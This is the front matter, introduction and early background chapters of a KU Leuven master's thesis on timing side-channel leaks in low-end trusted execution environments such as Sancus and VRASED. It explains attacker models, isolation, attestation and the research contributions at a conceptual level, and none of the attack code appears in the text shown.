KU LEUVEN

FACULTY OF
ENGINEERING SCIENCE

Timing Leaks Across the Hardware-Software Stack in Low-End Trusted Execution Environments

Ruben Van Dijck

Thesis voorgedragen tot het behalen
van de graad van Master of Science
in de ingenieurswetenschappen:
computerwetenschappen, hoofdoptie
Veilige software

Promotor:
Prof. dr. ir. Jo Van Bulck

Evaluatoren:
Dr. ir. Márton Bognár
Dr. ir. Gertjan Franken

Begeleider:
Dr. ir. Márton Bognár

Academiejaar 2024 – 2025

© Copyright KU Leuven

Without written permission of the supervisor and the author it is forbidden to reproduce or adapt in any form or by any means any part of this publication. Requests for obtaining the right to reproduce or utilize parts of this publication should be addressed to the Departement Computerwetenschappen, Celestijnenlaan 200A bus 2402, B-3001 Leuven, +32-16-327700 or by email `info@cs.kuleuven.be`.

A written permission of the supervisor is also required to use the methods, products, schematics and programmes described in this work for industrial or commercial use, and for submitting this publication in scientific contests.

Zonder voorafgaande schriftelijke toestemming van zowel de promotor als de auteur is overnemen, kopiëren, gebruiken of realiseren van deze uitgave of gedeelten ervan verboden. Voor aanvragen tot of informatie i.v.m. het overnemen en/of gebruik en/of realisatie van gedeelten uit deze publicatie, wend u tot het Departement Computerwetenschappen, Celestijnenlaan 200A bus 2402, B-3001 Leuven, +32-16-327700 of via e-mail `info@cs.kuleuven.be`.

Voorafgaande schriftelijke toestemming van de promotor is eveneens vereist voor het aanwenden van de in deze masterproef beschreven (originele) methoden, producten, schakelingen en programma's voor industrieel of commercieel nut en voor de inzending van deze publicatie ter deelname aan wetenschappelijke prijzen of wedstrijden.

Preface

Before you start reading this thesis, I would like to thank the people who made it possible. Starting of with prof. dr. ir. Jo Van Bulck for giving me the opportunity to work on this thesis and allowing me to switch my topic along the way. His expertise, willingness to help, and constructive feedback have been invaluable in shaping my research, so thank you for your patience and for being so approachable.

Next, I would like to thank my mentor dr. ir. Márton Bognár for his guidance and support throughout the entire process. His continuous feedback and invaluable insights have been instrumental in shaping this thesis, so thank you Márton for putting in so much work and answering my questions every week. Furthermore, thank you, Márton and Jo, for giving me the opportunity to write and publish a paper, which was a great experience, and a personal aspiration.

I would also like to thank my family and friends for their support and encouragement throughout my studies. Their belief in me has been a constant source of motivation, and I am grateful for their unwavering support. Finally, I would like to thank all the proofreaders (Jo, Márton, Nolle, Seppe, Maya, Jits, Rémi, Guy) for their time and effort in reviewing my thesis.

Ruben Van Dijck

Contents

Preface i

Abstract iv

Samenvatting v

List of Figures vi

List of Tables vi

Listings vii

List of Abbreviations ix

1 Introduction 1

1.1 Timing Leaks Across the Hardware-Software Stack in Low-End Trusted Execution Environments . . . 2

1.2 Contributions . . . 3

1.3 Outline . . . 4

2 Background and Related Work 5

2.1 Embedded Trusted Execution Environments . . . 5

2.2 Sancus . . . 9

2.3 VRASED . . . 12

2.4 Frameworks Providing Authenticity Guarantees . . . 14

2.5 Side Channels . . . 17

2.6 Side Channel Analysis on Low-End Microcontroller Units . . . 18

2.7 Conclusion . . . 21

3 Leakage in the Hardware-Software Stack 23

3.1 Threat Model . . . 24

3.2 Standard Library Functions . . . 24

3.3 Compiler Analysis . . . 30

3.4 Hardware Timing Vulnerability . . . 33

3.5 Reduction of the Search Space . . . 42

3.6 Conclusion . . . 43

4 Mitigations 45

4.1 Software Mitigations . . . 46

4.2 Hardware Mitigation . . . 49

4.3 Impact on Performance . . . 54

4.4 Conclusion 54

5 Discussion **55**
5.1 Relevance and Generalizability 55
5.2 Recommendations for Developers 56
5.3 The Role and Limitations of Formal Methods 57
5.4 Why Some Software Mitigations Are Not Sufficient 57
5.5 The Importance of Open Science and Open Source Libraries 58
5.6 Conclusion 58

6 Conclusion **59**
6.1 Future Work 59
6.2 Contributions 60

A Assembly Code for `secure_memcmp` **65**

B Compiled Assembly Code for Different 16- and 32-bit Compilers **67**

C `HandleInput` Function of the Authentic Execution Framework **73**

D Attacks on the `Enable` and `Verify` Primitives **77**

E Disclosure **81**

Bibliography **83**

Abstract

Embedded devices are now pervasive in critical domains such as medical equipment, automotive platforms, and industrial control systems, making robust security guarantees indispensable. Yet, the resource-constrained microcontroller units (MCUs) at the heart of these systems often lack traditional security mechanisms, prompting the emergence of low-end trusted execution environments (TEEs) as a promising solution tailored to stringent power, cost, and real-time requirements. These TEEs provide isolated enclave execution, memory attestation, and secure communication, and have been adopted in both academic prototypes and commercial products. In parallel, frameworks and libraries for authentic execution have become central, offering strong, sometimes formally verified, cryptography to ensure message integrity and authenticity.

Despite these advances, existing security analyses frequently overlook side channels, assuming that small MCUs are inherently less susceptible to timing variations than high-end central processing units (CPUs), or that such risks can be easily mitigated through careful programming. This thesis systematically investigates timing leaks across the hardware-software stack in low-end TEEs. We uncover subtle vulnerabilities at multiple layers: (1) the use of non-constant-time C/C++ standard library functions such as `memcmp`; (2) compiler-induced timing leaks when comparing primitive data values; and (3) a hardware-level timing flaw in the cryptographic core of the Sancus TEE. Our findings demonstrate practical exploits of these leaks in real systems, breaking TEE security guarantees and undermining even formally verified authenticity properties.

To address these issues, we propose and evaluate effective mitigations at both the software and hardware levels, aiming to preserve efficiency while strengthening resistance to side-channel threats. This work highlights the necessity of a holistic approach to secure enclave design and contributes to the ongoing discourse on trusted computing for embedded systems.

Samenvatting

Ingebedde apparaten zijn op dit moment alomtegenwoordig in kritieke domeinen zoals medische apparatuur, autoplatforms en industriële controlesystemen, waardoor robuuste beveiligingsgaranties onmisbaar zijn. De microcontrollers met beperkte middelen die deze systemen aandrijven, missen echter vaak traditionele beveiligingsmechanismen. Dit heeft geleid tot de opkomst van low-end trusted execution environments (TEEs) als veelbelovende oplossing, ontworpen om te voldoen aan strenge eisen op het gebied van energieverbruik, kosten en real-time prestaties. Deze TEEs bieden geïsoleerde enclave-uitvoering, geheugenattestatie en beveiligde communicatie, en worden toegepast in zowel academische prototypes als commerciële producten. Daarnaast zijn kaders en bibliotheken voor authentieke uitvoering een belangrijk aandachtspunt geworden, waarbij sterke, soms formeel geverifieerde, cryptografie wordt ingezet om de integriteit en authenticiteit van berichten te waarborgen.

Ondanks deze vooruitgang negeren bestaande veiligheidsanalyses vaak nevenkanalen, in de veronderstelling dat kleine microcontrollers minder gevoelig zijn voor timingvariaties dan high-end central processing units (CPUs), of dat deze risico's eenvoudig te vermijden zijn door zorgvuldig programmeren. Deze masterproef onderzoekt systematisch timinglekken in de hardware-softwarestack van low-end TEEs. We onthullen subtiele kwetsbaarheden op verschillende niveaus: (1) het gebruik van niet-constante C/C++ standaardbibliotheekfuncties zoals `memcmp`; (2) door de compiler geïntroduceerde timinglekken bij het vergelijken van primitieve gegevenswaarden; en (3) een timingfout op hardwareniveau in de cryptografische kern van de Sancus TEE. Onze bevindingen tonen aan dat deze lekken in de praktijk kunnen worden uitgebuit, waardoor de beveiligingsgaranties van TEEs worden doorbroken en zelfs formeel geverifieerde authenticiteit wordt ondermijnd.

Om deze problemen aan te pakken, stellen we doeltreffende mitigaties voor en evalueren deze op zowel software- als hardwareniveau, met als doel de efficiëntie te behouden en de weerstand tegen nevenkanaalbedreigingen te vergroten. Dit werk onderstreept de noodzaak van een holistische benadering van het ontwerp van veilige enclaves en levert een bijdrage aan het lopende debat over vertrouwde computersystemen voor ingebedde toepassingen.

List of Figures

2.1 Isolation in trusted execution environments. 7
2.2 The attestation process between a prover and a verifier. 8
2.3 Secure communication in trusted execution environments. 8
2.4 Sancus architecture, reprinted from [44]. 9
2.5 VRASED architecture, reprinted from [16]. 12

3.1 Finite state machine of the `secure_memcmp` function. 27
3.2 Part of the cryptographic finite state machine responsible for comparing tags in Sancus [44, 45]. 34
3.3 Sequence diagram of the attack outline on the `verify` primitive. 42

4.1 Cryptographic finite state machine with an extra register. 50
4.2 Cryptographic finite state machine with extra states. 52

List of Tables

2.1 A summary of Sancus-related publications. 10

3.1 Timing leakage in the hardware-software stack. 23
3.2 Execution time of the `memcmp` function. 25
3.3 Execution time of the `secure_memcmp` function. 27
3.4 Non-constant-time data type comparisons. 32
3.5 Sancus versions affected by the tag comparison leak. 34
3.6 Execution time of the `unwrap` primitive. 36
3.7 Execution time of the `HandleInput` function. 38
3.8 Execution time of the `enable` primitive. 40
3.9 Execution time of the `verify` primitive. 41

4.1 Overview of timing leakage vulnerabilities and corresponding mitigations across the hardware-software stack. 45
4.2 Execution time of the `padded_sancus_unwrap` function. 49
4.3 Execution time of the `unwrap` primitive, with extra register mitigation. . 51
4.4 Execution time of the `unwrap` primitive, with extra states mitigation. . 53
4.5 Comparison of the proposed hardware mitigations. 53

Listings

2.1 A function vulnerable to timing attacks. 17
2.2 A toy example used in the Meltdown paper [35]. 18
2.3 A code snippet vulnerable to the Nemesis attack, reprinted from [66]. 19
3.1 Non-constant-time `secure_memcmp` function [11, 12, 15, 16, 22]. . . . 26
3.2 C code snippet comparing two 64-bit integers. 31
3.3 Primitive data-type comparison of two 64-bit integers compiled using MSP430 `gcc` v14.2.0. 31
3.4 Primitive data-type comparison of two 64-bit integers compiled using `sancus-cc` based on LLVM/`clang` v4.0.1. 31
3.5 Entry point of the victim enclave that uses `unwrap`. 36
3.6 Attacker code targeted at breaking Listing 3.5. 37
3.7 Reduced `HandleInput` function of the Authentic Execution framework [42, 54]. 38
4.1 Sodium's constant-time comparison function, reprinted from [57, 58]. 46
4.2 Function wrapped around the `unwrap` primitive with padding. 48
A.1 Listing 3.1 compiled using `sancus-cc` based on LLVM/`clang` v4.0.1 and optimized for space usage (-Os). Annotations correspond to the states in Figure 3.1. 66
B.1 C code snippet comparing two 64-bit, 32-bit and 16-bit integers. . . 67
B.2 Primitive data-type comparisons compiled using MSP430 `gcc` v14.2.0. 68
B.3 Primitive data-type comparisons compiled using `sancus-cc` based on LLVM/`clang` v4.0.1. 69
B.4 Primitive data-type comparisons compiled using RISC-V `gcc` v14.2.0. 70
B.5 Primitive data-type comparisons compiled using MIPS (el) `gcc` v14.2.0. 70
B.6 Primitive data-type comparisons compiled using x86 MSVC v19. . . 71
C.1 `HandleInput` function of the Authentic Execution framework [42, 54]. 74
C.2 Code used to break the `HandleInput` function of the Authentic Execution framework [42, 54]. 75
D.1 Attacker code targeted at breaking the `enable` primitive. 78
D.2 Code used to show the timing difference of the `verify` primitive. . . 79

List of Abbreviations

CAN	Controller Area Network
CFI	Control Flow Integrity
CPU	Central Processing Unit
DMA	Direct Memory Access
DoS	Denial-of-Service
ECU	Electronic Control Unit
FSM	Finite State Machine
HMAC	Hash-based Message Authentication Code
IoT	Internet of Things
I/O	Input/Output
KDF	Key Derivation Function
MAC	Message Authentication Code
MAL	Memory Access Logic
MCU	Micro Controller Unit
ROM	Read-Only Memory
ROP	Return-Oriented Programming
SGX	Software Guard Extensions
TCB	Trusted Computing Base
TEE	Trusted Execution Environment
TI	Texas Instruments
TOCTOU	Time-of-Check Time-of-Use

Chapter 1

Introduction

Internet of things (IoT) is becoming increasingly widespread and interconnected: embedded devices now underpin medical equipment, automotive systems, and industrial control. Therefore, ensuring the security of their data and operations is more critical than ever, requiring robust measures to prevent compromise and maintain trustworthiness. However, the low-end microcontroller units (MCUs) used in these contexts lack established security mechanisms such as virtual memory or central processing unit (CPU) privilege levels. As a result, low-end trusted execution environments (TEEs) have emerged as a pivotal solution to address this gap, providing, among other features, isolated environments for executing delicate enclave code, memory attestation, and secure communication. These technologies have caught on both in academic research prototypes [9, 13, 16, 19, 31, 36, 44] and, to some extent, in commercial MCUs [7, 40, 62]. Given the meshed nature of these devices, considerable effort has been invested in developing specialized frameworks and libraries for authentic execution, which employ strong cryptographic techniques to guarantee the integrity and authenticity of input and output messages [42, 46, 48, 54, 65].

While authenticity guarantees for low-end enclaves are well understood and sometimes even formally modelled [16, 43, 48], any information leakage from timing side channels is commonly considered out of scope. Moreover, Intel Software Guard Extensions (SGX) [28] specifically assigns responsibility for preventing timing side channels to the developer: "It is the enclave developer's responsibility to address side-channel attack concerns." Fortunately, high-end TEEs such as Intel SGX have been extensively analysed for software-exploitable side-channel vulnerabilities [41]. In contrast, developers of embedded TEEs often downplay the importance of side-channel analysis, arguing that small MCUs, lacking advanced microarchitectural features such as caches or branch predictors, are inherently less vulnerable to timing attacks. As Noorman et al. [42] state: "Given the kind of small microprocessors that we target, many side-channels such as cache timing attacks or page fault channels are not applicable," explicitly deferring a side-channel analysis of their authentic-execution implementation to future work. In this thesis, we show that properly addressing side-channel attack concerns is delicate even on simpler embedded enclave architectures lacking advanced microarchitectural features.

1.1 Timing Leaks Across the Hardware-Software Stack in Low-End Trusted Execution Environments

Information leakage through timing side channels can occur across various layers of the hardware-software stack, compromising the integrity and authenticity guarantees of low-end TEEs, as well as dedicated frameworks and libraries for authentic execution. We focus on three main sources of timing leaks in this thesis: standard library functions, compiler optimizations, and hardware implementations.

First, the C and C++ standard libraries, often used for enclave software development, are optimized for performance or ease of use rather than security. For example, `memcmp` or `std::equal` functions halt comparison as soon as they find a difference, which increases performance but also creates a clear timing side channel. Concerningly, our analysis of open-source embedded TEE research prototypes reveals uses of plain `memcmp` and `std::equal` [46, 54], and even non-constant-time custom comparison functions [11, 12, 15, 16, 22], for comparing security-critical information.

Second, compilers targeting MCUs with a word size of 16 to 32 bits can introduce unexpected timing leaks. These embedded compilers can emit non-linear assembly code when comparing two numbers, such as commonly used `uint32_t` or `uint64_t` values, using C's equality operator (`==`). However, this behaviour may not be immediately apparent even to programmers familiar with known compiler side effects [56]. At least two open-source authentication libraries that rely on primitive data type equality checks for authentication tag comparison [48, 65] were found to be affected by this compiler issue.

Finally, even the hardware logic of low-end TEEs can exhibit non-constant-time behaviour when comparing security-critical data. The hardware implementations of three distinct cryptographic primitives from the Sancus TEE [44] contain a subtle flaw in the tag comparison used. This flaw is due to the fact that the parts of the finite state machine (FSM) responsible for tag comparison in the hardware halt the verification as soon as they find a difference, similar to the software `memcmp` function. To showcase the practical implications of the hardware timing side channel, we systematically investigate its effects on the different security primitives across various versions of Sancus and its applications, including a practical attack that can inject rogue messages in an end-to-end distributed authentic execution program [54].

In a broader perspective, the resilience of TEEs and its implications for cryptographic trust in embedded systems has been a topic of ongoing research. Notably, many systems [15, 43, 48] have formal security proofs, but these proofs often do not account for side-channel attacks. In conclusion, the low-end TEEs and their associated frameworks and libraries for authentic execution that are the focus of this thesis need to be carefully analysed for timing side channels. Our contributions include such a systematic analysis for open-source systems, and moreover, an overview of possible mitigations in combination with a discussion of our findings.

1.2 Contributions

This master's thesis uncovers information leakage through timing side channels in low-end TEEs across various layers of the hardware-software stack. Our analysis reveals that these leaks can compromise the integrity and authenticity guarantees of low-end TEEs [16, 44] and dedicated frameworks and libraries for authentic execution [42, 46, 48, 54, 65].

- Firstly, we analyse how subtle timing leakage occurs across different hardware-software layers through insecure library functions, compiler transformations, and hardware FSMs. We provide a detailed overview for each side channel, explaining the timing differences and how these can be exploited by an attacker. Where possible, an end-to-end attack is demonstrated to show the practical implications of the timing differences.
- Secondly, we demonstrate the impact of these timing differences on the security guarantees of embedded research TEEs and authentication libraries. The effects of the timing attacks are put into perspective relative to the actual objectives of these systems.
- Thirdly, we design and evaluate software and hardware mitigations with minimal overhead. We show that the software mitigations can be applied to existing libraries and enclaves with minimal changes: using constant-time implementations, padding, or binary analysis tools. In addition, we propose and compare two hardware mitigations for the Sancus TEE [44] to prevent timing leaks in the hardware FSM responsible for tag comparison.
- Finally, we discuss broader implications and lessons learned to prevent these types of vulnerabilities in the future, and situate the findings in the wider context of the security of TEEs and their implications for cryptographic trust in embedded systems. Next, we provide recommendations for developers to prevent similar vulnerabilities, and suggest including side-channel analysis either as part of the formal proof or through thorough inductive testing. Moreover, we put our own software mitigations into perspective with respect to other side channels, such as Nemesis [66] and direct memory access (DMA) contention [6]. Finally, we recommend future research directions to prevent similar vulnerabilities.

Parts of these findings were published at the 8th Workshop on System Software for Trusted Execution (SysTEX), 2025 [68]. In addition, the artifacts of the paper were submitted to the optional artifact evaluation and received all three badges by the artifact evaluation committee: Available, Functional and Reusable. The main code contributions of this thesis can be found at the following URLs:

- https://github.com/sancus-tee/sancus-core/pull/33,
- https://github.com/sprout-uci/TRAIN/pull/2, and
- https://github.com/dnet-tee/wait-a-cycle.

1.3 Outline

The remainder of this thesis is structured as follows:

Chapter 2: Background and Related Work This chapter provides the reader with the necessary background for understanding the rest of the thesis. First, we introduce the concept of (low-end) TEEs and their security guarantees using Sancus [44] and VRASED [16] as relevant examples. Next, we give an overview of frameworks and libraries for authentic execution [42, 46, 48, 54, 65]. Finally, we explain the concept of side channels in general, and discuss the state-of-the-art side-channel attacks on low-end TEEs.

Chapter 3: Leakage in the Hardware-Software Stack In the third chapter, we demonstrate that even on low-end MCUs, subtle deviations in enclave execution time can be exploited to break otherwise sound cryptographic authenticity and integrity guarantees. To this end, we systematically investigate the timing leakage in different layers of the hardware-software stack. We start by analysing the security of the C and C++ standard libraries provided to developers to improve the ease of development. Next, we investigate embedded compilers for low-end MCUs that emit non-linear assembly code when comparing primitive C data types. Finally, we demonstrate a timing leak in the hardware logic of the Sancus cryptographic unit and show how this can be exploited to break the security guarantees.

Chapter 4: Mitigations In response to the vulnerabilities uncovered in the previous chapter, this chapter proposes and evaluates case-specific software and hardware mitigations for the timing leakage across the hardware-software stack. We first put forward software mitigations that can be applied to non-constant-time standard library functions or vulnerable custom functions. In addition, software mitigations are proposed for low-end MCUs affected by vulnerable compiler optimizations or non-constant-time hardware for tag comparison. Finally, we come up with two hardware mitigations for the Sancus TEE [44] and evaluate them based on implementation overhead.

Chapter 5: Discussion The penultimate chapter discusses the broader implications of our findings. We situate the findings in the wider landscape of low-end MCUs and discuss the relevance for other TEEs. To prevent similar vulnerabilities, we provide recommendations for developers, and suggest including side-channel analysis either as part of formal proofs or as thorough inductive testing. In addition, we put our own software mitigations in perspective with other side channels like Nemesis [66] and DMA contention [6]. Finally, we speak out for open science, which enables the community to inspect, validate, and improve each other's work.

Chapter 6: Conclusion The final chapter concludes the thesis by summarizing the main findings and contributions, and enumerating future research directions to prevent similar vulnerabilities.

Chapter 2

Background and Related Work

Trusted execution environments (TEEs) are a class of security architectures that provide secure execution environments and services to applications, such as isolation, attestation, and data sealing. These security architectures are designed to protect sensitive data and code from unauthorized access and tampering. Intel Software Guard Extensions (SGX) [14] is a notable example of a commercial TEE designed for high-end central processing units (CPUs). However, the TEEs relevant to this thesis are tailored for low-end devices designed to meet strict power, cost, and real-time constraints. Notable examples targeting this audience are Sancus [44], which provides isolation and attestation, and VRASED [16] offering formally verified attestation. Since their introduction, researchers have extended these architectures with additional features [11, 15, 22, 42, 54]. Owing to the interconnected nature of these devices, significant effort has been devoted to developing specialized frameworks and libraries for authentic execution. These frameworks leverage robust cryptographic techniques to transparently ensure the integrity and authenticity of input and output messages [42, 46, 48, 54, 65].

Side channels have been extensively studied in the context of commercial CPUs [61, 73, 74], whereas side channels in low-end embedded TEEs have received comparatively little attention, often being deferred to future work under the assumption that such systems are less susceptible. However, recent research has demonstrated that a range of timing side channels do exist in these architectures [6, 25, 66]. This chapter provides background on side channels in general, with a particular focus on their relevance to low-end microcontroller units (MCUs).

2.1 Embedded Trusted Execution Environments

Responding to the specific needs of low-end internet of things (IoT) devices without virtual memory and privilege rings, a series of dedicated low-end embedded TEEs [16, 19, 31, 45] have been developed. These architectures share their aim to (1) isolate an enclave-like memory region in the single address space; (2) optionally perform attestation of the protected region [9, 31, 45] or the unprotected region [16, 19]; (3) offer (automated) facilities for authenticated communication [42, 45, 65].

2.1.1 Attacker Model

The attacker model specifies the capabilities of an attacker that a particular mitigation or architecture is designed to protect against. Different TEEs share a lot of commonalities in their attacker model [36].

- In TEEs, the attacker is given the capability to control most software residing on any part of the system. A TEE can be either hardware-based, software-based, or a combination of both. In case of a (partly) software-based trusted computing base (TCB), this software is not included in their capabilities. Thus, they are capable of deploying malicious modules or even getting the OS to do their bidding, but are unable to compromise the TCB.
- The attacker model also specifies that they are in control of all communication to and from the enclave. Consequently, the attacker is capable of modifying and sniffing traffic; namely, attacks within their capabilities are eavesdropping, evil twin attacks, man-in-the-middle, and so forth.
- In addition, the attacker is incapable of breaking cryptographic primitives, although, they can perform protocol-level attacks. For example, they can perform replay attacks, but are unable to brute-force a message authentication code (MAC). This is called the Dolev-Yao attacker model [18].
- Some architectures have memory protection, specifically referring to protecting the integrity and authenticity of data stored/used externally. In this case, the attacker can perform physical attacks on memory or hardware residing outside the TCB. If there is no memory protection, physical attacks on the hardware are not in the attacker's capabilities. They are unable to intercept the memory bus or tamper with the memory in any way.
- Lastly, the attacker is assumed to be able to perform side-channel attacks, such as timing attacks, power analysis, electromagnetic analysis, and so forth. However, certain TEEs might put specific side channels, e.g. cache timing attacks, outside the attacker's capabilities.

2.1.2 Isolation

Isolation denotes the separation of the protected enclave from the rest of the system and ensures correct access to the enclave's resources; more specifically, enclaves have individual data and code sections in memory that are inaccessible by and from external software. Whenever a memory location is accessed, a check is performed to determine whether the memory location is inside a protected region, and if so, whether the access is allowed. In addition, enclaves define a limited set of entry points that serve as the only way to interact with the enclave, while execution of non-entry point code from outside the enclave is not allowed. Although at first sight this seems to limit the extensiveness of the enclave, it is feasible to implement a large set of functionalities by, for example, adding an argument to select one of them.

Moreover, return-oriented programming (ROP) [53] is rendered improbable since attackers cannot use the enclave's own code to exploit it. Figure 2.1 shows a reduced portrayal of isolation in TEEs. The stop signs indicate that the enclave's code and data sections are unaccessible from outside the enclave. Furthermore, the checkmark signifies that the enclave's entry points can be jumped to, while the cross indicates that any other memory address cannot be executed from outside the enclave.




FIGURE 2.1: A minimalistic representation of isolation in TEEs.

2.1.3 Attestation

Attestation is the process of verifying the protection and integrity of an enclave (the prover) to a third party (the verifier). In a system with multiple enclaves, securely linking together and verifying the integrity and protection of another enclave is necessary. An example of this necessity is a sensor network where the owner needs to be assured that a sensor node is not compromised and running as expected. The attestation process consists of a simple challenge-response protocol:

1. The verifier will send a request for attestation to the prover, including a nonce (a random or unique value used to prevent replay attacks) and potentially a secret to authenticate the verifier.

2. Upon receiving an attestation request, the prover computes a token derived from the enclave's memory contents (both code and data), the provided nonce, and a shared secret key. This token may be implemented as a MAC or a digital signature, depending on the cryptographic scheme employed.

3. Subsequently, the prover sends the token back to the verifier.

4. The verifier will check the token against the expected value. If the attestation process produces the correct token, the verifier can be assured that the enclave's code and data are in the expected state.

This protocol can be used to prove the state of an enclave to a third party, either residing in the same system (local) or remotely. Figure 2.2 shows the general flow of the attestation process between a prover and a verifier.




Figure 2.2: The attestation process between a prover and a verifier.

2.1.4 Secure Communication

Secure communication is required for passing sensitive messages between an enclave and a third party, for example the software provider. This requires both encryption and decryption primitives, utilizing either symmetric or asymmetric key cryptography. Figure 2.3 shows a reduced example of secure communication in TEEs, the lock symbol indicates that a certain message is encrypted.




Figure 2.3: Secure communication in TEEs.

2.2 Sancus

Sancus [44, 45] is a representative open-source example of a low-end embedded TEE architecture that provides isolation, attestation, and secure communication. Sancus 2.0 was published in the ACM Transactions on Privacy and Security (TOPS) journal and extends the original architecture for networked embedded devices proposed in 2013 at the USENIX Security conference. Since the original publication, a lot of research has been done on the architecture; a full overview of the research publications on Sancus can be found on their website[1]. Figure 2.4 shows the architecture of Sancus 2.0, while Table 2.1 shows a chronological series of the most relevant ones.




FIGURE 2.4: Sancus architecture, reprinted from [44].

Sancus is built on top of the openMSP430 processor [23], which is an open-source implementation of the MSP430 processor created by Texas Instruments (TI) [63]. The MSP430 yields a 16-bit Reduced Instruction Set Computer (RISC) processor, peripherals, and a flexible clock system that link up using a Von Neumann architecture. Sancus 2.0 keeps its TCB small by using an execution-aware hardware-based approach providing isolation, both local and remote attestation, and secure communication.

The cryptographic unit of Sancus, implemented in hardware, is the backbone of the architecture, providing the necessary cryptographic primitives to achieve these goals. This unit is built on the SpongeWrap [4] authenticated encryption scheme

[1] https://downloads.distrinet-research.be/software/sancus/research.php

Table 2.1: A summary of Sancus-related publications.

Year	Short description
2013	The first version of Sancus was put forward at the USENIX Security conference [45].
2017	The second version of Sancus was proposed in the ACM TOPS journal [44].
2017	A framework for authentic execution of distributed applications is presented [42].
2018	Nemesis: a side-channel attack which uses the CPU's interrupt mechanism to leak microarchitectural instruction timings from Sancus and Intel SGX [66].
2019	Upstream Sancus is extended with direct memory access (DMA) support [55].
2022	Another side-channel attack is published, this time using DMA and the shared memory bus [6].
2023	The authentic execution framework is published in the ACM TOPS journal [54].

using SPONGENT [5]. Three primitives are of interest: `unwrap`, `verify`, and `enable`. In combination with a key derivation function (KDF) and a key storage mechanism, these primitives provide the necessary security guarantees.

To illustrate the practical utility of Sancus, it is instructive to highlight several applications that leverage its security guarantees. VulCAN [65] demonstrates the feasibility of constructing controller area network (CAN) extensions for vehicular networks using Sancus. Secure sensor networks [47] enhance trust in digitalized supply chains by relying on Sancus-based protection. Authentic Execution [54] introduces a framework to streamline end-to-end security in (event-driven) distributed systems. Both the Authentic Execution framework and VulCAN will be discussed in greater detail later in this chapter (Sections 2.4.1 and 2.4.2).

2.2.1 Isolation

